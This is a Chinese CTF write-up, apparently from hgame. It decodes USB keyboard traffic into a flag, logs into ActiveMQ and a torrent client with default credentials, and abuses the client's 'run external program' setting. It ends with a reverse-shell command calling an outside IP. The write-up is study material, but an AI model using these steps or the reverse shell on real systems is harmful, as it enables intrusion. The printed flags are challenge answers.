5d0100001600000000000000000000000000000000000000000000000000000
5d0100001700000000000000000000000000000000000000000000000000000
5d0100002a0000000000000000000000000000000000000000000000000000
5d0100002a0000000000000000000000000000000000000000000000000000
5d0100002a0000000000000000000000000000000000000000000000000000
5d0100002a0000000000000000000000000000000000000000000000000000
5d0100000900000000000000000000000000000000000000000000000000000
5d0100002700000000000000000000000000000000000000000000000000000
5d0100001100000000000000000000000000000000000000000000000000000
5d0102002d0000000000000000000000000000000000000000000000000000
5d0102002d0000000000000000000000000000000000000000000000000000
5d0102001e0000000000000000000000000000000000000000000000000000
5d0102001e0000000000000000000000000000000000000000000000000000
5d0102003500000000000000000000000000000000000000000000000000000
5d0102003500000000000000000000000000000000000000000000000000000
5d0102003500000000000000000000000000000000000000000000000000000
5d0102003500000000000000000000000000000000000000000000000000000
5d0102003000000000000000000000000000000000000000000000000000000
5d0101000000000000000000000000000000000000000000000000000000000

0b h
0a g
04 a
10 m
10 m
08 e
2f [
0e k
2d -
2a DEL
08 e
39:1c Y
05 b
27 0
04 a
1e 1
07 d
39:2d _
0a g

04 a
10 m
27 0
39:2d _
39:2d _
1e 1
22 5
39:2d _
16 s
27 0
39:2d _
1e 1
11 n
16 s
17 t
2a del
2a del
2a del
2a del
09 f
27 0
11 n
2d -
2d -
1e 1
1e 1
35 ~
35 ~
35 ~
35 ~
30]

hgame[keYb0a1d_gam0_15_s0_f0n-1~]

坏了

我忘了处理shift了

CAP只是处理大写

02是shift

0b h
0a g
04 a
10 m
10 m
08 e
SHIFT2f {
0e k
SHIFT2d _
2a DEL
08 e

CAP1c Y
05 b
27 0
04 a
1e 1
07 d
SHIFTCAP
SHIFTCAP2d _
SHIFTCAP
0a g
04 a
10 m
27 0
SHIFTCAP
SHIFTCAP2d _
SHIFTCAP
SHIFTCAP2d _
SHIFTCAP
1e 1
22 5
SHIFTCAP
SHIFTCAP2d _
SHIFTCAP
16 s
27 0
SHIFTCAP
SHIFTCAP2d _
SHIFTCAP
1e
11
16
17

2a
2a
2a
2a
09 f
27 0
11 n
SHIFT2d _
SHIFT2d _
SHIFT1e !
SHIFT1e !
SHIFT35 ~
SHIFT35 ~
SHIFT35 ~
SHIFT35 ~
SHIFT30 }

hgame{keYb0a1d_gam0_15_s0_f0n_!~~}

连续相同按键的处理问题

实际敲文本测试的时候发现解析出来的文本会比实际敲的多出几个重复的字符，看了下流量数据发现是连续的相同按键的问题。按下一个按键的时间比较短的时候，输入的就会是一个字符；按住的时间长了，它就会变成重复的一串字符。

还缺东西

缺了什么呢

真相只有一个！

010000 390000000000000000000000000000000000000000000000000000000000000000

那就是这样的也是关键数据

0101000600000000000000000000000000000000000000000000000000000000000000000


c


这东西就是

WEB


ActiveMQ【未做出】

admin admin 登录成功





5.17.3



	/opt/activemq

ActiveMQ在5.12.x~5.13.x版本中，已经默认关闭了fileserver这个应用（你可以在conf/jetty.xml中开启之）；在5.14.0版本以后，彻底删除了fileserver应用。

5.17.3

Whosename【未做出】

admin adminadmin登录

之后找漏洞

发现4.5.5之前有一个路径遍历漏洞

但4.52已经恢复了

没思路

经过学习之后，我了解到了这一软件的作用，可以远程控制主机下载文件，那么我就可以把木马做成torrent文件传进去，然后试图连接

不行，没有文件解析漏洞的话，单独文件上传不行的

查阅设置中的功能

看到了运行外部程序

想办法弹shell

去网上查

发现它这里这个运行外部程序是支持sh脚本格式的

```
sh -c "ls /"
```

您可以使用以下命令在Shell解释器中执行`ls`命令：

```
shell
sh -c "ls"
```

上述命令将通过Shell解释器执行`ls`命令，并将其输出显示在终端上。

在这里，`-c`选项告诉`sh`程序要执行一个命令字符串，后面的引号内是要执行的命令。因此，命令字符串为`"ls"`，表示要执行`ls`命令。

这里nc了一下不行

正向shell无法建立的话

那就只好使用反向shell了

sh -c "sh -i >& /dev/tcp/106.40.23.125/2333 0>&1"